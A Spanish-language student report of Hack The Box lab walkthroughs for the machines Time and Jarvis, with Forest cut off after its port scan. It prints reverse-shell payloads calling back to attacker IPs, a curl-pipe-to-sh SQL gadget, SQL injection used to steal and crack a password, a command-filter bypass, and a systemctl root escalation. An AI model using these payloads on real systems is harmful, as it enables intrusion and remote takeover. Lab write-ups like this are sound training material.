

# UNIVERSIDAD NACIONAL DE INGENIERÍA

Facultad de Ingeniería Industrial y de Sistemas



## CIBERSECFIIS

Informes de exploración de vulnerabilidades en HTB

“De las máquinas: Time, Jarvis  
Forest ”

ELABORADO POR:

- Suárez Moncada, Luis Alfonso
- Mottocanche Tantaruna, Joseph
- Lau Ma, Chi Jon

## Índice

<b>1. Time</b>	<b>2</b>
1.1. Enumeración . . . . .	2
1.2. Explotación . . . . .	4
1.3. Escalamiento de privilegios . . . . .	6
1.4. Post Explotación . . . . .	6
1.5. Hardening . . . . .	6
<b>2. Jarvis</b>	<b>7</b>
2.1. Enumeración . . . . .	7
2.2. Explotación . . . . .	9
2.3. Escalamiento de privilegios . . . . .	13
2.4. Post Explotación . . . . .	15
2.5. Hardening . . . . .	15
<b>3. Forest</b>	<b>16</b>
3.1. Enumeración . . . . .	16
3.2. Explotación . . . . .	17
3.3. Escalamiento de privilegios . . . . .	19
3.4. Post Explotación . . . . .	26
3.5. Hardening . . . . .	27

## 1. Time

### 1.1. Enumeración

Lo primero a realizar en cualquier máquina es un escaneo rápido con nmap, para esto usamos el comando con los parámetros:

- -p-
- -min-rate=5000
- -v
- -oN puertos

```
Completed Connect Scan at 12:27, 14.95s elapsed (65535 total ports)
Nmap scan report for 10.10.10.214
Host is up (0.12s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 15.16 seconds
```

Figura 1: escaneo con nmap

Entonces encontramos estos dos servicios, algo que podríamos hacer para verificar la versión de los servicios es incluir el -sV. La razón por la cual no usamos esto desde el inicio es porque al analizar todos los puertos en algunos casos hace que se demore considerablemente más, en especial cuando descubre muchos puertos.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.97 seconds
```

Figura 2: escaneo con version nmap

Un parámetro adicional que podríamos usar para este análisis es el :

- -sV
- -Pn
- --script=Vuln

Analizamos ahora los directorios para ver si encontramos algo con gobuster, esto podría ayudarnos a encontrar alguna carpeta oculta antes de revisar el contenido, para esto usamos un parámetro importante que es el -t 200 que ayuda a que use más hilos.

```
> gobuster -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://10.10.10.214/" -t 200
=====
Gobuster v2.0.1          OJ Reeves (@TheColonial)
=====
[+] Mode      : dir
[+] Url/Domain  : http://10.10.10.214/
[+] Threads    : 200
[+] Wordlist   : /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,403
[+] Timeout    : 10s
=====
2021/11/25 12:37:41 Starting gobuster
=====
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/javascript (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
=====
2021/11/25 12:40:40 Finished
```

Figura 3: fuzzeo con gobuster

Mientras tanto analizamos también la página web que tenemos en el puerto 80, nos encontramos con un validador de json como los que solemos encontrar en internet.




Figura 4: página de json

Entonces tenemos este validador, probamos metiendo un poco de código json, obtenemos este código de <https://json.org/example.html>. Seleccionamos dos códigos para hacer la prueba porque ambos botaban errores diferentes:

```
{"title": "Sample Konfabulator Widget",
"name": "main_window",
"width": 500,
"height": 500}
```

Con este código te bota el siguiente error:

```
Validation failed:      "title": "Sample Konfabulator Widget",
```

Luego probamos con este código de una línea a ver si había diferencia

```
{"value": "New", "onclick": "CreateNewDoc()"}  
}
```

Con este código te bota el siguiente error:

```
Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected token (START_OBJECT),
expected START_ARRAY: need JSON Array to contain As.WRAPPER_ARRAY type
information for class java.lang.Object
```

Entonces el segundo error nos da algo más significativo, buscando en google encontramos algunas vulnerabilidades.

Entre estas la que nos sirve es la que encontramos en este github <https://github.com/jas502n/CVE-2019-12384>

## 1.2. Explotación

Comenzando con la explotación, esta máquina utiliza un error de deserialización, el cual se explota con un gadget, en este caso lo que se tiene que hacer son los siguientes pasos:

1. Crear un inject.sql y modificarlo para que ejecute una reverse shell que queramos.
2. Crear la reverse shell que puede ser un archivo o escrita directamente.
3. Levantar estos archivos con un servidor para que sea accesible desde la máquina víctima.
4. Deja escuchando el puerto de la reverse shell.
5. escribir el exploit en la página para que se ejecute y nos de acceso.

Entonces empezamos con los pasos, primero para crear el inject.sql usamos el github que nos da el archivo, solo quedaría modificarlo con la ruta en la que tendríamos la reverse shell

```
File: inject.sql
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
    String[] command = {"bash", "-c", cmd};
    java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\A");
    return s.hasNext() ? s.next() : "";
}
$$;
CALL SHELLEXEC('curl http://10.10.14.2:80/rshell | sh');
```

Figura 5: script de injection sql modificado

Luego para crear la reverse shell, podemos hacerlo de la forma habitual con monkey pentester, en este caso sabemos que lo va a ejecutar bash porque estamos en un server linux y esta función sql

está llamando una shell de sistema, así que podríamos usar la reverse de bash, sin embargo para este caso usaremos un script que te genera varias reverse shell y te usa la más conveniente.

El proceso para generarla es simple, solo te diriges a "https://resh.now.sh/**yourip**:1337 — sh", es importante este 1337 que sería el puerto que tendríamos que tener en escucha con el nc.

```
if command -v python > /dev/null 2>&1; then
    python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect(("10.10.14.2",1337 | sh)); os.dup2(s.fileno(),0);
    os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
    exit;
fi

if command -v perl > /dev/null 2>&1; then
    perl -e 'use Socket;$i="10.10.14.2";$p=1337 | sh;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))) {
(open(STDIN,>&$S");open(STDOUT,>&$S");open(STDERR,>&$S");exec("/bin/sh -i");}
    exit;
fi

if command -v nc > /dev/null 2>&1; then
    rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 1337 | sh >/tmp/f
    exit;
fi

if command -v sh > /dev/null 2>&1; then
    /bin/sh -i >& /dev/tcp/10.10.14.2/1337 | sh 0>&1
    exit;
fi

if command -v php > /dev/null 2>&1; then
    php -r '$sock=fsockopen("10.10.14.2",1337 | sh);exec("/bin/sh -i <&3 >&3 2>&3");'
    exit;
fi

if command -v ruby > /dev/null 2>&1; then
    ruby -rsocket -e'f=TCPSocket.open("10.10.14.2",1337 | sh).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
    exit;
fi

if command -v lua > /dev/null 2>&1; then
    lua -e "require('socket');require('os');t=socket.tcp();t:connect('10.10.14.2','1337 | sh');os.execute('/bin/sh -i <&3 >&3 2>&3');"
    exit;
fi
```

Figura 6: reverse shell

Luego tenemos que levantar un servidor en python para que pueda escuchar las peticiones de los archivos que necesitamos, en este la revershe shell y el injection.sql, el comando para esto es "python3 -m http.server **puerto a usar**", para este caso usaremos el 80 que se habilita con permisos de administrador, pero no es necesario puede ser cualquiera.

```
> sudo python3 -m http.server 80
[sudo] contraseña para jmt:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.214 - - [27/Nov/2021 13:18:48] "GET /inject.sql HTTP/1.1" 200 -
10.10.10.214 - - [27/Nov/2021 13:20:25] "GET /inject.sql HTTP/1.1" 200 -
10.10.10.214 - - [27/Nov/2021 13:20:26] "GET /rshell HTTP/1.1" 200 -
5
```

Figura 7: servidor en python3

Levantamos en escucha un netcat en el puero 1337, y ejecutamos en la página el código malicioso que obtuvimos del github y hemos modificado.

Hay que tener un poco de cuidado porque en el github escapan todas las comillas simples , para esto simplemente quitas las barras invertidas.

```
[ "ch.qos.logback.core.db.DriverManagerConnectionSource",
{ "url": "jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://-10.10.14.2/inject.sql'" } ]
```

Figura 8: Inyección de comando

The screenshot shows a web-based exploit interface. At the top, there's a dropdown menu labeled "Validate (beta!)". Below it is a code editor containing the following Java code:

```
rConnectionSource",
{"url":"jdbc:h2:mem;TRACE_LEVEL_SYS
TEM_OUT=3;INIT=RUNSCRIPT FROM
'http://10.10.14.2/inject.sql'"}]
```

Below the code editor, there's a status message: "ck: 3 exclusive write lock requesting for SYS". There are navigation arrows at the bottom of the code editor.

Figura 9: Ejecución en el servidor

Con esto regresando al netcat podemos ver que ya tenemos acceso a la máquina, sin embargo estamos con un usuario poco privilegiado.

The screenshot shows a terminal session. The user runs "nc -lvp 1337" and waits for a connection. A connection is received from "10.10.10.214 46690". The user then tries to run "/bin/sh" but gets an error: "whConnection received on 10.10.10.214 46690 /bin/sh: 0: ocan't access tty; job control turned off \$whoami". They then run "/bin/sh" again, get another error: "/bin/sh: 1: whwhoami: not found", and finally run "\$ whoami" which outputs "pericles".

Figura 10: Obteniendo acceso

### 1.3. Escalamiento de privilegios

Ya dentro del usuario lo que tenemos que hacer es ver cuantos privilegios tenemos. Esto podemos hacerlo con un

### 1.4. Post Explotación

### 1.5. Hardening

## 2. Jarvis

### 2.1. Enumeración

Realizando el escaneo de puertos abiertos encontramos el servicio HTTP en el puerto 80 y SSH, en el puerto 22. El sistema operativo de la máquina observamos que es Linux.

```
(kali㉿kali)-[~]
$ nmap -A 10.10.10.143
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-24 18:21 -05
Nmap scan report for 10.10.10.143
Host is up (0.13s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
|   256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_  256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Stark Hotel
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 25.79 seconds
```

Figura 11: Escaneo de puertos

Accediendo a la página web, a simple inspección no observamos nada interesante excepto cuando se accede a la información de los rooms o cuartos, el cual en el URL se observa el parámetro cod indicando una posible inyección SQL.




Figura 12: Página principal




Figura 13: Rooms

Luego hacemos un escaneo de los directorios para encontrar nuevas rutas mediante Gobuster.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://10.10.10.143 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.10.143
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2021/11/24 19:02:02 Starting gobuster in directory enumeration mode

/.htaccess      (Status: 403) [Size: 296]
/.hta           (Status: 403) [Size: 291]
/.htpasswd      (Status: 403) [Size: 296]
/css            (Status: 301) [Size: 310] [→ http://10.10.10.143/css/]
/fonts          (Status: 301) [Size: 312] [→ http://10.10.10.143/fonts/]
/images          (Status: 301) [Size: 313] [→ http://10.10.10.143/images/]
/index.php      (Status: 200) [Size: 23628]
/js              (Status: 301) [Size: 309] [→ http://10.10.10.143/js/]
/phpmyadmin     (Status: 301) [Size: 317] [→ http://10.10.10.143/phpmyadmin/]
/server-status  (Status: 403) [Size: 300]

2021/11/24 19:02:58 Finished
```

Figura 14: Resultados del gobuster

Esto nos devuelve que hay una carpeta de phpmyadmin, accediendo observamos que es el servicio phpMyAdmin, el cual es una herramienta de administración para MySQL y MariaDB. Sospechamos

que puede ser de la misma base de datos que tiene la información de los rooms. Pero para accederlo necesitamos credenciales que no tenemos, por lo tanto, trataremos de obtenerlos mediante la posible vulnerabilidad SQLi.




Figura 15: phpMyAdmin

## 2.2. Explotación

Para el SQLi podemos utilizar sqlmap o de forma manual, de forma manual haremos ataques mediante UNION para determinar la cantidad de columnas del resultado del query y mediante esto explorar los database que contiene, luego a tablas y finalmente a las filas y columnas. Descubrimos que tiene 7 columnas, para saber qué DBMS (Database Management Systems) es reemplazamos el valor de una columna donde la información es visible en la página web por @@version y nos devuelve que el DBMS es MariaDB, el cual es similar al MySQL. Y luego para obtener las credenciales del usuario reemplazando en las columnas 4 y 5 se obtuvo la información de las columnas user y password de la tabla user del database mysql.




Figura 16: SQLi mediante UNION para recuperar las credenciales




Figura 17: Resultados del SQLi

La contraseña nos aparece hasheada pero podemos crackearlo con crackstation y nos devuelve que es imissyou.

### Free Password Hash Cracker

---

Enter up to 20 non-salted hashes, one per line:

2D2B7A5E4E637B8FBA1D17F40318F277D29964D0

I'm not a robot
 

reCAPTCHA
 Privacy - Terms

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
2D2B7A5E4E637B8FBA1D17F40318F277D29964D0	MySQL4.1+	imissyou

Color Codes:  Exact match,  Partial match,  Not found.

Figura 18: Crackeo de la contraseña hasheada

Esto nos podría servir para acceder al phpMyAdmin y buscar vulnerabilidades ahí, pero podemos insertar una reverse shell simple en php que nos permite ejecutar código remoto directamente mediante la vulnerabilidad de SQLi.




Figura 19: Inserción de una web shell - parte 1



Figura 20: Inserción de una web shell - parte 2

En este caso lo guardamos en la ruta /var/www/html/prueba.php, y lo único que debemos hacer es ingresar los valores del comando que deseamos ejecutar a la variable cmd, en este caso utilizaremos netcat para lograr una reverse Shell en nuestra máquina.



Figura 21: Obtención de reverse shell mediante la web shell insertada

Pero primero debemos levantar el netcat en nuestra máquina en el mismo puerto que vamos a hacer el reverse Shell.

```
(kali㉿kali)-[~]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.143] 47994
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 22: Acceso obtenido como www-data

Y listo, tenemos acceso a la máquina como usuario www-data pero este usuario del servidor web es limitado ya que no puede acceder a los datos de los demás usuarios y mucho menos root. Observamos que en la máquina se encuentra el usuario pepper.

Mediante el comando sudo -l, podemos ver que nos permite ejecutar un script como usuario pepper e inspeccionando el archivo observamos que ejecuta el comando ping cuando lo ejecutamos con la opción -p. Esto nos podría permitir ejecutar el código que anteriormente utilizamos para obtener la reverse Shell pero realiza un checkeo para que no contenga ciertos caracteres especiales.

```

def exec_ping():
    forbidden = ['&', ';', '-', '^', '|', '||']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)

if __name__ == '__main__':
    show_header()
    if len(sys.argv) != 2:
        show_help()
        exit()
    if sys.argv[1] == '-h' or sys.argv[1] == '--help':
        show_help()
        exit()
    elif sys.argv[1] == '-s':
        show_statistics()
        exit()
    elif sys.argv[1] == '-l':
        list_ip()
        exit()
    elif sys.argv[1] == '-p':
        exec_ping()
        exit()
    else:
        show_help()
        exit()

```

Figura 23: Parte del script simpler.py

Esto puede ser fácilmente hacer bypass, ya que podríamos poner ese comando en un archivo Bash y darle como de entrada el archivo.

```

www-data@jarvis:/var/www/html$ cat "#!/bin/bash\nnc -e /bin/sh 10.10.14.443" > /tmp/shell.sh
<n/bash\nnc -e /bin/sh 10.10.14.443" > /tmp/shell.sh

```

Figura 24: Creación del archivo bash para bypassar la revisión

```

www-data@jarvis:/var/www/html$ sudo -u pepper /var/www/Admin-Utilities/simpler.py -p
<do -u pepper /var/www/Admin-Utilities/simpler.py -p
*****
[REDACTED]
*****
Enter an IP: $(/tmp/shell.sh)
$(/tmp/shell.sh)
[]


```

Figura 25: Ejecución del script bash mediante el script python simpler

Levantamos el netcat en modo escucha como lo hicimos anteriormente, pero en un puerto diferente ya que el otro está en uso.

```
(kali㉿kali)-[~]
└─$ nc -lvpn 4443
listening on [any] 4443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.143] 42054
```

Figura 26: Obtención del acceso como pepper

Y listo, tenemos acceso como el usuario pepper.

```
pepper@jarvis:~$ cat user.txt
cat user.txt
2afa36c4f05b37b34259c93551f5c44f
```

Figura 27: Flag del user.txt

### 2.3. Escalamiento de privilegios

Buscamos por binarios SUID mediante la herramienta LinEnum, el cual tendremos que levantar un servidor http en nuestra máquina y descargarla en la del box.

```
(kali㉿kali)-[~/Descargas]
└─$ python3 -m http.server 7777
Serving HTTP on 0.0.0.0 port 7777 (http://0.0.0.0:7777/) ...
10.10.10.143 - - [27/Nov/2021 14:31:25] "GET /LinEnum.sh HTTP/1.1" 200 -
```

Figura 28: Levantamiento del http.server mediante python

Entre los archivos SUID encontrados, nos indica que /bin/systemctl es posiblemente de nuestro interés y lo es. Systemctl es una utilidad que nos permite examinar y controlar los servicios que se ejecutan en la máquina por lo general está limitado a solo usuarios root.

```
[+] SUID files:
-rwsr-xr-x 1 root root 30800 Aug 21 2018 /bin/fusermount
-rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount
-rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping
-rwsr-x--- 1 root pepper 174520 Feb 17 2019 /bin/systemctl
-rwsr-xr-x 1 root root 31720 Mar 7 2018 /bin/umount
-rwsr-xr-x 1 root root 40536 May 17 2017 /bin/su
-rwsr-xr-x 1 root root 40312 May 17 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 59680 May 17 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 75792 May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40504 May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 140944 Jun 5 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 50040 May 17 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 440728 Mar 1 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Mar 2 2018 /usr/lib/dbus-1.0/dbus-daemon-launch-helper

[+] Possibly interesting SUID files:
-rwsr-x--- 1 root pepper 174520 Feb 17 2019 /bin/systemctl
```

Figura 29: Archivos SUID

En GTFObins se encuentra los comandos que debemos de correr para crear un servicio y que ejecute comandos, en este caso haremos que ejecute la que nos permita obtener una reverse Shell.

```
pepper@jarvis:~$ cat >0xdf.service<<EOF
cat >0xdf.service<<EOF
> [Service]
[Service]
> ExecStart=/bin/bash -c 'nc -e /bin/bash 10.10.14.4 4445'
ExecStart=/bin/bash -c 'nc -e /bin/bash 10.10.14.4 4445'
> KillMode=process
KillMode=process
> Restart=on-failure
Restart=on-failure
> RestartSec=42s
RestartSec=42s
>

> [Install]
[Install]
> WantedBy=multi-user.target
WantedBy=multi-user.target
> EOF
EOF
pepper@jarvis:~$ ls
ls
0xdf.service LinEnum.sh Web meow.service sysctl.service.1 user.txt
pepper@jarvis:~$ pwd
pwd
/home/pepper
pepper@jarvis:~$ systemctl link /home/pepper/0xdf.service
systemctl link /home/pepper/0xdf.service
Created symlink /etc/systemd/system/0xdf.service → /home/pepper/0xdf.service.
pepper@jarvis:~$ systemctl start 0xdf
systemctl start 0xdf
pepper@jarvis:~$ █
```

Figura 30: Configuración del servicio para systemctl

Y listo, tenemos conexión mediante usuario root.

```
(kali㉿kali)-[~/Descargas]
└─$ nc -lvpn 4445
listening on [any] 4445 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.143] 43084
```

Figura 31: Obtención del acceso como usuario root

Ahora solo queda obtener las flag que se encuentra en el archivo root.txt

```
root@jarvis:/# python -c 'import pty; pty.spawn("/bin/bash")'
root@jarvis:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@jarvis:/#
```

Figura 32: Acceso como usuario root

```
root@jarvis:/root# cat root.txt
cat root.txt
d41d8cd98f00b204e9800998ecf84271
```

Figura 33: Flag del root.txt

## 2.4. Post Explotación

### 2.5. Hardening

## 3. Forest

### 3.1. Enumeración

Iniciamos realizando un escaneo a la máquina objetivo, para lo cual usaremos NMAP. En este caso usaremos los siguientes parámetros:

- -sV: Usado para mostrar las versiones de los servicios que corren en cada puerto.
- -p-: Usado para indicar que escanee todos los puertos existentes.
- -Pn: Usado para indicar al programa que no realice resolución DNS.

```

nmap -sV -p- -Pn 10.10.10.161
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 22:37 -05
Nmap scan report for 10.10.10.161
Host is up (0.11s latency).
Not shown: 65052 closed ports, 459 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-11-26 04:31:47Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswds?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
